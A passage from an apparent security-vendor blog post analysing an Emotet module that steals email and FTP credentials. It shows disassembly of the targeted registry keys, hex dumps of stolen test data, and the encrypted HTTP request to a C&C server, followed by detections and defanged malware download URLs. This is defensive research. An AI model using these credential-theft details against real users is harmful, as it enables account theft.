
So next, let's take a look at what this module is able to do.

The module loaded in a thread

Based on my analysis, this module steals credential information from a victim's machine. It then encrypts that stolen data and sends it to the C&C server.

When this module is loaded in the ThreadFunction, it inserts the code extracted from itself into a newly-created LathParams.exe process to run. The newly-created process has a command line parameter like "%temp%\A98b.tmp". This is a temporary file used to save the stolen credential information.

It is able to steal credentials for Google accounts, FTP accounts saved in IE, Google Talk, Office Outlook, IncrediMail, Group Mail, MSN Messenger, Mozilla Thunderbird, and many others. The following screenshot shows some of them.



```
seg000:00413871          align 4
seg000:00413874  aSoftwareMicros db 'Software\Microsoft\Internet Account Manager\Accounts',0
seg000:00413874          ; DATA XREF: sub_402C1E+9F↑
seg000:00413874          ; sub_403C17+C0↑
seg000:004138A9          align 4
seg000:004138AC  aSS              db '%s\%s',0          ; DATA XREF: sub_402C1E+62↑
seg000:004138B2          align 4
seg000:004138B4  aSoftwareMicr_0 db 'Software\Microsoft\Office\Outlook\OMI Account Manager\Accounts',0
seg000:004138B4          ; DATA XREF: sub_402C1E:loc_402CFB↑
seg000:004138B4          ; sub_403C17+E5↑
seg000:004138F3          align 4
seg000:004138F4  aDisplayname    db 'DisplayName',0    ; DATA XREF: sub_402D74+59↑
seg000:00413900  aEmailAddress    db 'EmailAddress',0  ; DATA XREF: sub_402D74+86↑
seg000:00413900          align 10h
seg000:00413910  aPopaccount      db 'PopAccount',0    ; DATA XREF: sub_402D74+9C↑
seg000:00413910          ; sub_403127+100↑
seg000:0041391B          align 4
seg000:0041391C  aPopserver      db 'PopServer',0     ; DATA XREF: sub_402D74+B2↑
seg000:0041391C          ; sub_403127+62↑
seg000:00413926          align 4
seg000:00413928  aPopport        db 'PopPort',0       ; DATA XREF: sub_402D74+C5↑
seg000:00413930  aPoplogsecure   db 'PopLogSecure',0 ; DATA XREF: sub_402D74+D6↑
seg000:00413930          align 10h
seg000:00413940  aPoppassword    db 'PopPassword',0  ; DATA XREF: sub_402D74+F1↑
seg000:0041394C  aSmtppaccount   db 'SMTPAccount',0  ; DATA XREF: sub_402D74+136↑
seg000:00413958  aSmtppserver    db 'SMTPServer',0   ; DATA XREF: sub_402D74+14C↑
seg000:00413958          ; sub_4033B1+3C↑
seg000:00413963          align 4
seg000:00413964  aSmtppport      db 'SMTPPort',0     ; DATA XREF: sub_402D74+162↑
seg000:0041396D          align 10h
seg000:00413970  aSmtpplogsecure db 'SMTPLogSecure',0 ; DATA XREF: sub_402D74+176↑
seg000:0041397E          align 10h
seg000:00413980  aSmtpppassword  db 'SMTPPassword',0 ; DATA XREF: sub_402D74+191↑

00013928 00413928: seg000:aPopport (Synchronized with Hex View-1)
```

Figure 10. Targeted email-related credentials

For testing purposes, I added a test account into MS Office Outlook to see how it works. The account profile is shown here in Figure 11:




Figure 11. Test account added into Outlook

The stolen credential data is saved in the temporary file specified in the command line parameter, where it will be encrypted and sent to the C&C server in the ThreadFunction. In the following several figures you can see the stolen credential information in the temporary file, the data in memory before encryption, and the data sent to the C&C server.




Figure 12. Stolen credential

Address	Disassembly	Comment	Hex	Hex	Hex
749D5368	6A 24	push 24			
749D536A	68 68189E74	push 749E1868			
749D536F	E8 CC350000	call 749D8940			
749D5374	33FF	xor edi, edi			

0066558C	08 12 12 A3 01 0A 14 41 44 4D 49 4E 2D 50 43 5F	CALL EBX, 749D96E7	0324F864	00
0066559C	55 53 5F 38 31 39 44 39 36 45 37 12 8A 01 6A 75	MS_819D96E7	0324F868	00
006655AC	73 74 5F 74 65 73 74 2C 4D 53 20 4F 75 74 6C 6F	st_test, MS Outlo	0324F86C	00
006655BC	6F 6B 20 32 30 30 32 2F 32 30 30 33 2F 32 30 30	ok 2002/2003/200	0324F870	00
006655CC	37 2F 32 30 31 30 2C 74 65 73 74 31 5F 74 65 74	7/2010, test1_tes	0324F874	00
006655DC	74 31 40 67 6D 61 69 6C 2E 63 6F 6D 2C 70 6F 70	tl@gmail.com, pop	0324F878	00
006655EC	2E 67 6D 61 69 6C 2E 63 6F 6D 2C 2C 4E 6F 2C 50	.gmail.com, No, P	0324F87C	00
006655FC	4F 50 33 2C 74 65 73 74 31 31 2C 22 2A 70 61 70	OP3, test11, *pas	0324F880	00
0066560C	73 77 6F 72 64 2A 22 2C 4F 75 74 6C 6F 6F 6B 20	sword*", Outlook,	0324F884	00
0066561C	53 74 72 6F 6E 67 2C 73 6D 74 70 2E 67 6D 61 69	Strong, smtp.gmai	0324F888	00
0066562C	6C 2E 63 6F 6D 2C 0D 0A 30 56 66 00 00 00 00 00	.com, .OVf...	0324F88C	00
0066563C	00 00 00 00 52 C7 D8 5F E4 D9 00 00 E0 19 69 00	...R秦 港..?i	0324F890	00
0066564C	80 4A 66 00 50 56 66 00 50 56 66 00 6C 55 66 00	€JL PVf. PVf. luf.	0324F894	00
0066565C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00別	0324F898	00
0066566C	14 05 00 00 54 C3 D1 54 C4 D9 00 08 18 84 65 00	引..酒紅樓. 別	0324F89C	00
0066567C	58 4D 66 00 0D 00 00 00 C0 D0 E0 F0 82 D9 D3 0E	XMf.... 佬因偵?	0324F8A0	00
0066568C	00 00 00 88 65 15 13 D9 DD E1 9E 4C A7 28 95 19	...坊!!金釣L??	0324F8A4	00
0066569C	99 C2 AD B5 F4 02 00 00 01 00 01 00 35 00 00 00	觀·?.. ! .5...	0324F8A8	76
006656AC	00 34 66 00 FF FF FF FF 00 00 00 00 00 00 00 00	.4f.	0324F8AC	00

Figure 13. Before encryption

Address	Disassembly	Comment	Hex	Hex	Hex
75FCC408	8BFF	mov edi, edi			
75FCC40A	55	push ebp			
edi=006779B0					
006C3BF0	47 45 54 20 2F 20 48 54 54 50 2F 31 2E 31 0D 0A	GET / HTTP/1.1..	0324F62C	76391D37	
006C3C00	43 6F 6F 6B 69 65 3A 20 43 30 32 46 3D 69 4C 57	Cookie: C02F=iLW	0324F630	00000378	
006C3C10	79 34 6B 67 45 77 4A 70 38 62 6E 75 4C 7A 48 53	y4kgEwJp8bnulzHS	0324F634	006C3BF0	
006C3C20	44 48 68 42 57 6F 72 6E 5E 35 52 38 50 4B 48 43	DHhBworn7CR8PMSC	0324F638	0000024C	
006C3C30	4F 74 70 43 38 31 6E 47 51 4F 6C 63 4F 69 47 38	006C31XGQ01c0iG6	0324F63C	00000000	
006C3C40	76 36 33 75 57 39 35 78 33 63 43 72 4B 52 61 45	v63uW95x3cCrKraE	0324F640	00000000	
006C3C50	32 4E 56 45 52 66 47 6B 68 55 63 4E 73 4F 72 31	2NVERFGMhcNsOr1	0324F644	0065F600	
006C3C60	64 6A 49 4F 6F 74 59 4C 68 77 66 5A 4C 66 37 64	djlootYlhwZLF7d	0324F648	0063B9D8	
006C3C70	46 5A 72 31 31 6A 48 76 34 47 4A 6C 69 38 2F 59	FZq11jHv4GJ13/Y	0324F64C	0324F638	
006C3C80	49 66 3C 41 36 37 43 37 4C 6F 5A 4D 41 68 35 75	IflA67C7LoZMAhQu	0324F650	00000000	
006C3C90	4C 57 79 6B 35 6E 34 61 6E 50 38 4F 51 30 70 2F	LZyk54n4nP80Q0p	0324F654	0324FF50	
006C3CA0	47 55 49 6B 6A 71 43 39 79 61 59 35 6A 73 70 53	GUIkjqC9yaY5jps	0324F658	0324F674	
006C3CB0	31 56 30 54 5A 39 42 78 68 30 2F 35 35 59 73 79	1fOTZ9Bxbh0/55Ysy	0324F65C	76386593	
006C3CC0	6B 72 4E 6B 44 57 66 47 76 61 4E 58 48 41 35 35	krNkDWFGvanXHA55	0324F660	006A1758	
006C3CD0	6F 4E 58 58 7A 51 36 64 70 33 38 6C 76 70 6F 51	oNXzQ6dp381vpoQ	0324F664	00657CB0	
006C3CE0	4E 47 4C 6F 62 4A 4F 72 52 59 42 55 41 45 6B 50	NGLObJOrrYBUAEkP	0324F668	0324F674	
006C3CF0	45 49 69 4A 66 6E 61 75 34 44 2F 39 51 48 6A 6D	EliJfnau4D/9QHjm	0324F66C	76391C60	
006C3D00	36 65 39 4A 6F 59 61 50 4A 41 36 59 35 59 65 7A	6f9JoYaPJA6Y5Yez	0324F670	00000000	
006C3D10	30 45 53 5A 58 4D 49 46 74 78 5A 6D 4B 41 71 61	OESZXMIPtxZmKAca	0324F674	0324F6B4	
006C3D20	31 55 33 55 57 67 7A 6C 61 51 61 4F 45 50 5A 54	1U3UWgzlaQa0E2T	0324F678	76388607	
006C3D30	69 42 46 46 32 79 6A 6B 43 6A 5A 41 6B 44 4D 49	iBLF2yjkCjZADMI	0324F67C	0065F600	
006C3D40	74 6E 63 78 51 6F 2B 52 38 32 4A 78 43 71 4E 36	tnxQo+R829xCqN6	0324F680	006A1758	
006C3D50	2B 67 6A 45 4F 74 61 36 47 78 70 38 70 76 30 57	+gJE0ta6xp8pv0W	0324F684	00000000	
006C3D60	37 66 4E 4C 6A 71 47 65 52 70 34 62 58 68 4F	7fNLqgqGeRp4bXh0	0324F688	80000000	
006C3D70	4A 37 48 63 41 73 4E 7A 31 70 45 78 79 34 52 32	J7HcAsKzlpExy4R2	0324F68C	00000000	
006C3D80	2B 31 62 34 74 66 73 49 45 78 51 2E 5A 4B 4F 6D	+1b4tfsIEpQ/jK0m	0324F690	00000000	
006C3D90	37 76 41 3D 3D 0D 0A 55 73 65 72 2D 41 67 65 6E	7va=-. User-Agen	0324F694	006A1758	
006C3DA0	74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28	t: Mozilla/5.0 (0324F698	00000000	
006C3DB0	63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45	compatible; MSIE	0324F69C	00CC000C	
006C3DC0	20 38 2E 30 3E 20 57 69 6E 64 6F 77 73 20 4E 54	8.0; Windows NT	0324F6A0	006A1758	
006C3DD0	20 35 2E 31 3E 20 53 4C 43 43 31 3B 20 2E 4E 45	5.1; SLCC1; .NE	0324F6A4	0B5C0304	
006C3DE0	54 20 43 4C 52 20 31 2E 31 2E 34 33 32 32 29 0D	T CLR 1.1.4322).	0324F6A8	0916B719	
006C3DF0	0A 48 6F 73 74 5A 20 31 31 35 2E 32 38 2E 30 2E	.Host: 115.28.0.	0324F6AC	00000001	
006C3E00	31 39 33 3A 34 34 33 0D 0A 43 6F 6E 6E 65 63 74	193:443..Connect	0324F6B0	B8D04526	
006C3E10	69 6F 6F 3A 20 4E 65 65 70 2D 41 6C 69 76 65 0D	ion: Keep-Alive	0324F6B4	0324F6CC	

Figure 14. Data sent to the C&C server

Solution

The original JS file has been detected as **JS/Nemucod.F436!tr** and the downloaded Emotet exe has been detected as **W32/GenKryptik.ADJR!tr** by the FortiGuard Antivirus service.

IoC

URL:

"hxxp://willeberg.co.za/TwnZ36149pKUsr/"

"hxxp://meanconsulting.com/K44975X/"

"hxxp://microtecno.com/i17281nfryG/"

"hxxp://thefake.com/Y96158yeXR/"

"hxxp://cdoprojectgraduation.com/eaSz15612O/"

Sample SHA256:

Invoice__779__Apr__25__2017__lang__gb__GB779.js

B392E93A5753601DB564E6F2DC6A945AAC3861BC31E2C1E5E7F3CD4E5BB150A4

Related Posts

Copyright © 2022 Fortinet, Inc. All Rights Reserved

[Terms of Services](#)[Privacy Policy](#)

| [Cookie Settings](#)